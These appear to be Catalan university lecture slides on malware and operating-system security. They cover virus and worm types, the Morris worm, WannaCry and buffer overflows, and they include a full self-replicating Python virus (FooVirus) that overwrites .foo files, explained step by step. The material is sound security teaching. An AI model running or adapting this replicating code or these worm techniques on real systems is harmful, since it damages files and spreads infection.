
Seguretat Informatica (SI)

Seguretat als sistemes operatius

René Serral (forked from: Davide Careglio)

Temari

- Tema 1. Introducció
- Tema 2. Criptografia
- Tema 3. Infraestructura PKI
- Tema 4. Seguretat en les aplicacions
- **Tema 5. Seguretat als sistemes operatius**
- Tema 6. Anàlisis forense

Índex

- Atacs als SO: Malware
 - **Introducció**
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux
 - System Guards a Windows

Introducció

- La paraula **virus** ha esdevingut un terme genèric que descriu un nombre de diferents tipus d'atac que usen codi maliciós
 - Realment, virus només és un tipus de codi maliciós
 - Després classifcarem alguns d'aquests tipus
- Podem identificar el primer exemple de funcionament d'un codi maliciós (tot i que no va ser creat per ser-ho), al joc Darwin

Primeres passes

- Darwin
 - El 1961, 3 informàtics van desenvolupar un joc que consistia a crear un programa capaç de localitzar altres programes carregats en memòria, acabar-los i ocupar l'espai amb una rèplica seva
 - El joc acabava quan només quedava “viu” un programa
- Creeper
 - El 1971, es desenvolupa el codi Creeper que es pot identificar com el primer “virus” a Internet
 - Era un codi que creava còpies de si mateix d'un ordinador en un altre usant Internet
 - No creava danys reals, es limitava a escriure “I'm the creeper: catch me if you can”

Primeres passes

- Reaper
 - Podem identificar-lo com el primer antivirus
 - Va ser creat per moure's a Internet i eliminar còpies del virus Creeper

Impacte

- Costos econòmics
 - Es pot afirmar que s'han gastat milers de milions de dòlars en reparar danys creats pels virus durant les tres darreres dècades des que van entrar oficialment a Internet (1985)
- per què?
 - Temps d'inactivitat a causa de la infecció
 - Cost necessari per netejar la infecció
 - Cost per prendre mesures preventives (o sigui, antivirus)

- Per què preocupar-se per un codi maliciós?
 - Ningú vol tenir una malaltia
 - Tampoc ésser portador d'una malaltia que sigui a més molt contagiosa
 - Pesta negra (segle XIV): 45-60 milions de morts
 - Grip espanyola (1918): 40-100 milions de morts
 - COVID19 (2019): ...

Salut Pública

- El mateix passa amb els ordinadors
 - No volem que els nostres ordinadors funcionin malament
 - O siguin portadors d'una malaltia contagiosa

Denial of Service (DoS)

- Exemple d'ordinadors malalts
 - Un codi maliciós que, en un determinat moment, s'activa per fer un atac massiu a un objectiu concret perquè aquest perdi la connectivitat
 - Panix DoS (1996)
 - Primer atac de tipus Denial of Service a la tercera operadora més vella d'Internet
- Serveis caiguts durant diversos dies

Distributed DoS (DDoS)

- Avui dia el més comú és el DDoS
 - Diversos (milions de) dispositius s'han contagiats
 - En un determinat moment s'activen per fer conjuntament un atac massiu a un objectiu concret perquè aquest perdi la connectivitat
- Últims exemples
 - Octubre 2022, un atac DDoS de 2.5 Tbps DDoS usant un botnet Mirai al servidor Minecraft server
 - El 5 de març de 2018, un client no identificat del proveïdor de serveis amb seu als EUA Arbor Networks va ser víctima del major DDoS fins al 2018, aconseguint un pic d'aproximadament 1,7 Tbits/s
 - El rècord anterior es va establir uns dies abans, l'1 de març de 2018, GitHub va ser copejat per un atac de 1,35 Tbits/s
- Atac a la web del parlament europeu
 - [Bleeping Computer Russia](#)

Índex

- Atacs als SO: Malware
 - Introducció
 - **Tipus**
 - Virus
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux
 - System Guards a Windows

Tipus

- Virus
 - És un fragment de codi que copia el seu contingut en un programa més gran (host), modificant aquest programa i depenent-ne
 - S'executa només quan el programa host comença a executar-se, després es reproduueix, infectant altres programes
- Cuc (Worm)
 - És un programa independent que es reproduueix copiant-se d'un dispositiu a un altre, generalment mitjançant una xarxa
 - A diferència d'un virus, un cuc manté la independència; en general no modifica altres programes

Tipus

- Troià (o cavall de troia)
 - Es presenta a l'usuari com un programa aparentment legítim i inofensiu, però que, en executar-lo, ofereix a un atacant algun tipus d'accés remot a l'equip infectat
 - Exemple ransomware: es restringeix l'accés a determinades parts o fitxers del sistema operatiu infectat i demana un rescat a canvi de treure aquesta restricció

Tipus

- Rootkit
 - Codi maliciós que permet un accés de privilegi continu a un ordinador però que manté la presència activament oculta al control dels administradors en corrompre el funcionament normal del sistema operatiu
 - Es pot haver instal·lat a través d'un troià, a través d'una vulnerabilitat o fent servir algun mètode de descobriment de contrasenya (phishing)

Tipus

- **Backdoor (porta posterior)**
 - Punt d'entrada secret i indocumentat dins d'un programa, utilitzat per concedir accessos sense necessitat d'identificació i autenticació
 - Molts desenvolupadors creen backdoor a propòsit per poder donar suport tècnic als usuaris
- **Spyware**
 - És un codi maliciós que recopila informació d'un dispositiu i després transmet aquesta informació a una entitat externa sense el coneixement o el consentiment del propietari del computador

Tipus

- Botnet
 - Codi que fa automàticament tasques repetitives a través d'Internet
 - Es poden utilitzar per a fins legítims i pràctics: rastrejadors web, comparadors, etc.
 - Però també per a fins il·legítims: DDoS
 - O poc ètics: inflar artificialment el nombre de seguidors a Twitter, Facebook, Instagram

Pregunta

- Quin tipus de codi maliciós és realment Darwin?
 - Virus? Worm? Troià? Bot?
- Darwin
 - El 1961, 3 informàtics van desenvolupar un joc que consistia a crear un programa capaç de localitzar altres programes carregats en memòria, acabar-los i ocupar l'espai amb una rèplica seva
 - El joc acabava quan només quedava “viu” un programa

Pregunta

- Quin tipus de codi maliciós és realment Darwin?
 - Virus? Worm? Troià? Bot?
 - **Virus: s'executa un programa que reproduceix el virus i infecta altres programes. En aquest cas concret, infecta tot el programa eliminant-lo de la memòria.**
 - I Creeper?
 - El 1971, es desenvolupa el codi Creeper que es pot identificar com el primer “virus” a Internet
 - Era un codi que creava còpies de si mateix d'un ordinador en un altre usant Internet
 - No creava danys reals, es limitava a escriure “I'm the creeper: catch me if you can”
-

6.1.2 - Pregunta

- Quin tipus de codi maliciós és realment Darwin?
 - Virus? Worm? Troià? Bot?
 - **Virus: s'executa un programa que reproduueix el virus i infecta altres programes. En aquest cas concret, infecta tot el programa eliminant-lo de la memòria.**
- I Creeper?
 - **Cuc: s'executa independentment d'un altre programa i es reproduueix d'un dispositiu a un altre a través de la xarxa**

Pregunta

- I aquest?



Pregunta

- I aquest?



Ransomware: restringeix l'accés a la base de dada d'E-corp, xifrant-ne tot el contingut

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - **Virus**
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux
 - System Guards a Windows

Virus

- Els hosts habituals d'un virus solen ser
 - Boot sectors
 - Sector d'un disc on resideix el codi d'arrencada d'un dispositiu
 - Per tant, aquest codi s'executa abans de l'OS
 - Un antivirus per tant arrancaria després del virus
 - Fitxers executables
 - Qualsevol fitxer que necessiti ser executat i que tingui, per tant, accés a la memòria i altres processos
 - Documents amb macros
 - Les macros són codis executables que fan tasques concretes dins un document

Components d'un Virus

- Un virus té típicament dos components
 - Replication
 - Payload

Replicació

- Un virus infecta un programa host
- La seva supervivència després depèn de la seva habilitat de replicar-se i infectar altres hosts
- La infecció sol ser “intelligent”
 - No infecta un host que ja està infectat: típicament deixen una marca/signatura en un lloc concret del host per reconèixer-se
- Un virus pot mutar un host a un altre per fer més difícil la detecció segons patrons (veurem com funcionen els antivirus): **polymorphic virus**
 - La mutació pot ser tan simple com un canvi d'ordre d'algunes línies del codi, un canvi de nom de variable, etc.
 - Poden auto-encriptar-se usant claus que canvien de host en host

Payload

- Part del codi no dedicat a la reproducció
- Codi que es pot executar una vegada acabada la reproducció, en una data/hora determinada (time bomb) o quan es donen determinades condicions (logic bomb)
- Podeu fer qualsevol tipus de dany segons el tipus d'accés que tingui l'usuari
 - Xifrar lentament tot el disc dur
 - Buscar informació sensible
 - Modificar/alterar dades
 - Carregar dades (p.e., per utilitzar-lo com a repositori de material prohibit)
 - Crear un zombie (bot per a un atac massiu)
- ...

Funcionament

- La part fonamental d'un virus és la seva capacitat de replicar-se
- Procés típic
 - Buscar un fitxer per infectar
 - Comprovar si ja està infectat
 - Si ja ho està, buscar-ne un altre
 - Si no, infectar
 - Si es donen les condicions per executar el payload, executar
 - Tornar el control al programa host

Exemple de Virus en Python

- Programa escrit pel Prof. Avinash Kak
- Curs: Computer and Network Security
- Purdue University

```
#!/usr/bin/env python
```

```
import sys
import os
import glob
```

```
## FooVirus.py
```

```
## Author: Avi kak (kak@purdue.edu)
```

```
## Date: April 5, 2016
```

```
print("\nHELLO FROM FooVirus\n")
```

```
IN = open(sys.argv[0], 'r')
```

```
virus = [line for (i,line) in enumerate(IN)
          if i < 23]
```

```
for item in glob.glob("*.foo"):
```

```
    IN = open(item, 'r')
```

```
    all_of_it = IN.readlines()
```

```
    IN.close()
```

```
    if any(line.find('FooVirus') for line in all_of_it): next
```

```
    os.chmod(item, 0777)
```

```
    OUT = open(item, 'w')
```

```
    OUT.writelines(virus)
```

```
    all_of_it = ['#' + line for line in all_of_it]
```

```
    OUT.writelines(all_of_it)
```

```
    OUT.close()
```

Exemple de Virus en Python

- Aquest programa infecta tots els fitxers amb extensió .foo
- Tots els programes infectats comencen amb aquestes mateixes 23 primeres línies idèntiques

```
#!/usr/bin/env python
```

```
import sys
```

```
import os
```

```
import glob
```

```
## FooVirus.py
```

```
## Author: Avi kak (kak@purdue.edu)
```

```
## Date: April 5, 2016
```

```
print("\nHELLO FROM FooVirus\n")
```

```
IN = open(sys.argv[0], 'r')
```

```
virus = [line for (i,line) in enumerate(IN) \
          if i < 23]
```

```
for item in glob.glob("*.foo"):
```

```
    IN = open(item, 'r')
```

```
    all_of_it = IN.readlines()
```

```
    IN.close()
```

```
    if any(line.find('FooVirus') for line in all_of_it): next
```

```
    os.chmod(item, 0777)
```

```
    OUT = open(item, 'w')
```

```
    OUT.writelines(virus)
```

```
    all_of_it = ['#' + line for line in all_of_it]
```

```
    OUT.writelines(all_of_it)
```

```
    OUT.close()
```

Exemple de Virus en Python

- Inicialització

```
IN = open(sys.argv[0], 'r')
```

```
virus = [line for (i,line) in enumerate(IN) if i < 23]
```

S'obre aquest mateix fitxer

Es copien les primeres 23 línies a la variable virus (en memòria)

Exemple de Virus en Python

1. Buscar un fitxer per infectar

```
for item in glob.glob("*.foo"):
```

S'accedeix a tots els fitxers d'aquesta carpeta que tenen extensió .foo

```
    IN = open(item, 'r')
```

```
    all_of_it = IN.readlines()
```

```
    IN.close()
```

S'obre un fitxer i es carrega a all_of_it

Exemple de Virus en Python

2. Comprovar si ja està infectat

```
if any(line.find('FooVirus') for line in all_of_it): next
```

Es comprova si en algun lloc daquest fitxer surt la paraula FooVirus

3. Si ja ho està, buscar-ne un altre `next`

Exemple de Virus en Python

4. Sinó, infectar

```
os.chmod(item, 0777)
OUT = open(item, 'w')
OUT.writelines(virus)
all_of_it = ['#' + line for line in all_of_it]
OUT.writelines(all_of_it)
OUT.close()
```

Se ponen los privilegios a 777

Se abre el fichero en modo escritura

Se escribe primero el virus

Luego el resto del programa (en este ejemplo, se comenta todo con #)

Se cierra el fichero y se pasa al siguiente

Pregunta

- Per què la majoria de virus s'han desenvolupat per a Windows?
- La resposta “perquè és el sistema operatiu més usat als personal computers” no és del tot correcta
- Linux/Unix és el sistema operatiu més usat als sistemes informàtics (servidors) i als grans centres de dades. Si s'hi cola un virus, el mal podria ser immens
- Veurem més tard el motiu

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - **Worms**
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux

Cucs - Morris Worm (2 / 11 / 1988)

- El worm Morris va ser el primer exemplar de codi maliciós autoreplicable que va crear grans problemes a Internet
- El 2 de novembre de 1988, aproximadament el 10% dels servidors connectats a la xarxa (60.000) van ser infectats per aquest cuc
- La intenció del creador no era que arribés a tant
- Volia fer una prova usant un codi començat pel seu pare
- Era un joc que consistia a crear un programa i eliminar els altres programes ocupant tota la memòria (us sona?)
- Era un estudiant de la Cornell University, però va llançar el virus des del MIT

Cucs - Morris Worm (2 / 11 / 1988)

- A causa de diversos errors de programació, el worm va crear el primer atac DDoS
- En lloc de comprovar si el cuc ja estava present en un sistema, feia servir el principi de randomization; és a dir, decidia infectar un ordinador amb probabilitat 1/7
- Molts servidors van caure per manca de memòria o recursos ja que el cuc es replicava en un mateix servidor infinites vegades
- Altres van començar a anar molt lents ja que no feia res més que redistribuir el cuc

Cucs - Morris Worm (2 / 11 / 1988)

- Solucions i conseqüències
 - A les 12 hores, Berkeley va aportar una solució per aturar el cuc
 - El 8/11 ja s'havia solucionat el problema
 - El National Computer Security Center va decidir no publicar res sobre això
 - Però un mes més tard ja hi havia en circulació 11 diferents versions del codi de Morris
 - Es va crear el primer Computer Emergency Response Team (CERT) (Tema 7)
- Morris va ser condemnat a
 - tres anys de llibertat condicional
 - 400 hores de servei comunitari
 - a pagar una multa d'uns 14.000 dòlars

Cucs - Morris Worm (2 / 11 / 1988)

- Aprofita una vulnerabilitat a tres aplicacions
 - Fingerd
 - Sendmail
 - Remote execution via remote shell

Cucs - Morris Worm (2 / 11 / 1988)

- Fingerd
 - Un procés que dóna informació sobre un usuari
 - L'atacant enviava una petició al servidor `fingerd` d'una altra màquina remota demanant informació d'un usuari inexistent
 - Aquesta petició es desa en un buffer de memòria de 512 bytes al servidor
 - Vulnerabilitat **Buffer Overflow** de la funció `gets ( )` de la llibreria C
 - Permet escriure en aquest buffer més dades que la seva mida real, ocupant així l'espai de memòria contigu
 - Aquest espai està reservat per indicar que és el que cal executar a continuació (típicament és la direcció de tornada al `main()`)
 - El cuc enviava 536 bytes (i no 512) en aquesta petició
 - Part d'aquests 24 bytes de més sobrescrivien la direcció de tornada i apuntaven a executar l'altra part d'aquests 24 bytes
 - La resta de 24 bytes era la comanda per obrir una shell
 - Un cop oberta aquesta intèrpret d'ordres al sistema remot, el cuc enviava a aquesta intèrpret d'ordres una còpia de si mateix i li indicava d'executar-se

Cucs - Morris Worm (2 / 11 / 1988)


- Sendmail
 - Un programa que permet enviar correus electrònics
 - Codi molt extens i complicat → té diversos bugs
 - Vulnerabilitat (backdoor disponible)
 - Permet utilitzar una opció que passa a mode debug; aquest mode permet enviar seqüències d'ordres en comptes de correus
 - Permet enviar correus a processos en lloc que exclusivament a comptes d'usuari (opció creada per fer tests i mai eliminada)
 - El cuc aprofita això enviant un correu concret
 - El correu demana a l'altre passar a mode debug
 - S'envia el cos del missatge a l'interpret d'ordres
 - Les ordres enviades compilen el codi amagat al cos del missatge que obre una connexió amb l'origen del missatge per baixar una còpia del cuc

Cucs - Morris Worm (2 / 11 / 1988)

- Remote shell, remote execution
 - Remote Shell permet obrir una intèrpret de comandes en un ordinador remot usant el login de l'usuari
 - Els login es guarden en un fitxer `.rhosts`
 - L'altre permet executar ordres d'aquest usuari remotament
 - En aquest cas, el que feia era llançar l'execució d'un programa que demanava a l'ordinador local que li enviés una còpia del cuc

Cucs - Morris Worm (2 / 11 / 1988)

- Esquema de funcionament



Cucs - Morris Worm (2 / 11 / 1988)

- Password
 - Unix permet l'execució de processos només si es tenen els privilegis d'execució!
 - Vulnerabilitat
 - Els usuaris usen contrasenyes molt simples i repetitives
 - Dues contrasenyes idèntiques generen el mateix hash (no hi havia Salt en aquell moment)
 - Aprofita la idea que la contrasenya d'un usuari local sigui la mateixa que aquest usuari utilitza en un ordinador remot
 - Però cal esbrinar primer els usuaris i la contrasenya locals
 - Els usuaris es poden fàcilment trobar a `/etc/passwd`
 - De les contrasenyes es guarden només els hashes a `/etc/shadow`
 - L'algorisme de Hash és conegut
 - S'agafa una llista de contrasenyes possibles (diccionari), es calculen els hashes i es compara el resultat amb el fitxer de hashes

Lliçons apreses

- “We have met the enemy and he is us”

Tornem a la pregunta

- Per què la majoria de virus s'han desenvolupat per a Windows?
- La resposta “perquè és el sistema operatiu més usat als personal computers” no és del tot correcta
- Linux/Unix és el sistema operatiu més usat als sistemes informàtics (servidors) i als grans centres de dades. Si s'hi cola un virus, el mal podria ser immens
- Resposta?
 - Usuaris inexperts
 - Windows al principi (versió 3.1, 95, 98, ME) no tenia ni contrasenyes o era molt fàcil by-passar-les

Funcionament dels cucs

- Un cuc no necessita un programa host, és un programa independent
- Està compostat de dues parts
 - Replication
 - Payload
- La replicació depèn de la capacitat per infectar altres equips utilitzant la xarxa
 - Necessita de suport per la xarxa
 - Ha d'accedir de forma remota i automàtica a un altre dispositiu
 - Per exemple comprometent el compte d'un usuari (com feia Morris)
 - O aprofitant una vulnerabilitat

Funcionament dels cucs

- L'impacte del cuc dependrà dels privilegis que tingui l'usuari amb el que s'ha compromés l'equip
- Tot i així...
- El cuc ha saltat a dos equips
 - Ara ja té dos punts a partir dels que fer un atac 2
 - Si aconseguix més equips compromesos més ràpid es podrà propagar
 - Independentment de l'atac que es faci, el fet d'infectar altres equips ja pot provocar algun problema

Exemple de cucs

- Programa escrit pel Prof. Avinash Kak
 - Curs: Computer and Network Security
 - Purdue University
- Un exemple amb python
 - <https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture22.pdf>, pàgina 17-33
 - <https://engineering.purdue.edu/kak/compsec/code/Lecture22Code.tar.gz>
- Vigileu amb aquest codi
- Utilitzeu una VM sense connexió a Internet...

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - **Atacs comuns**
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux
 - System Guards a Windows

Atacs comuns buffer overflow

- Un dels atacs més típics per a introduir/executar un worm
 - És un problema molt comú, usat per Morris
 - I encara no resol, per exemple WannaCry (12 / 5 / 2017)



WannaCry

- Aprofitava una vulnerabilitat al Server Message Block (SMB) usat per Windows per a compartir arxius, impresores i ports en xarxa
 - Vulnerabilitat descoberta per la NSA
 - Es diu que la NSA va avisar a Microsoft
 - Tot i que van fer un exploit per interès propi (espionatge a ordinadors estrangers per obtenir intel·ligència)
 - Es diu que aquest exploit va ser robat i distribuït amb el nom de EternalBlue
 - Un grup de hackers, Shadow Brokers, va vulnerar la NSA el 2017
- En qualsevol cas Microsoft va descobrir la vulnerabilitat pel seu compte i juntament amb la NSA va publicar un patch el març del 2017
- Però atès que molts usuaris no van actualitzar el sistema van ser infectats el maig 2017
 - El payload installava una backdoor per poder-se replicar a altres equips
 - A continuació xifrava tot el disc
 - I demanava un rescat en bitcoins...

WannaCry

- Es va descobrir que tenia una forma d'evitar que afectés un sistema
- Abans d'infectar comprovava si existia un domini en concret
 - Si no existia infectava l'equip i continuava propagant-se
 - Si si que estava registrat parava l'atac

Stack/Buffer Overflow

- Un dels atacs més típics per a introduir/executar un worm
 - És un problema molt comú, usat per Morris
 - I encara no resol, per exemple WannaCry (12 / 5 / 2017)
- La idea és aprofitar-se del mal ús de l'stack per passar-se dades entre funcions



Stack/Buffer overflow


- Es basa en copiar un buffer a l'stack
- Si la còpia de memòria no té els límits ben establerts el buffer fa overflow i sobreescriu memòria vàlida de fora del buffer
- La conseqüència és la potencial execució de codi arbitrària per l'atacant

Fem una mica de repàs

- Estructura en memòria a x86
- Com funciona una crida a una funció
- Quins problemes implica l'stack overflow


Layout de memòria del x86

- Cada procés té un layout similar:
- Kernel
 - Estructures públiques del kernel
 - Com s'hi accedeix depèn del S.O.
- Stack (Pila)
 - Conté els paràmetres a les funcions, els límits de la pila anterior i la posició de retorn de les funcions...
 - Creix cap a valors petits de memòria




Layout de memòria del x86

- Heap
 - Conté les posicions de memòria dinàmica
 - Creix cap a posicions altes de memòria
- Data
 - Variables locals estàtiques
- Text
 - El codi que executa el procés



Layout de memòria del x86

- Heap
 - Conté les posicions de memòria dinàmica
 - Creix cap a posicions altes de memòria
- Data
 - Variables locals estàtiques
- Text
 - El codi que executa el procés



Quina pinta té la invocació d'una funció?


```
#include <stdio.h>

void function (int v1, int v2) {
    int i;
    i = 1;
    printf("Value %d %d %d\n", i,
           v1, v2);
}

int main (int argc, char **argv) {
    int local = 2;
    function (local, 3);
}
```

- 1 Afegeix variables a l'stack → de dreta a esquerra!!
- 2 **call de la funció** → Afegir l'IP i l'EBP a la pila
- 3 Arregla els punters de pila i base per la funció invocada
- 4 Posa les variables locals a la pila
- 5 Guarda els registres que es modificaran

Quina pinta té la invocació d'una funció?



Quina pinta té la invocació d'una funció?

.LC0:
 .string "Value %d %d %d\n"

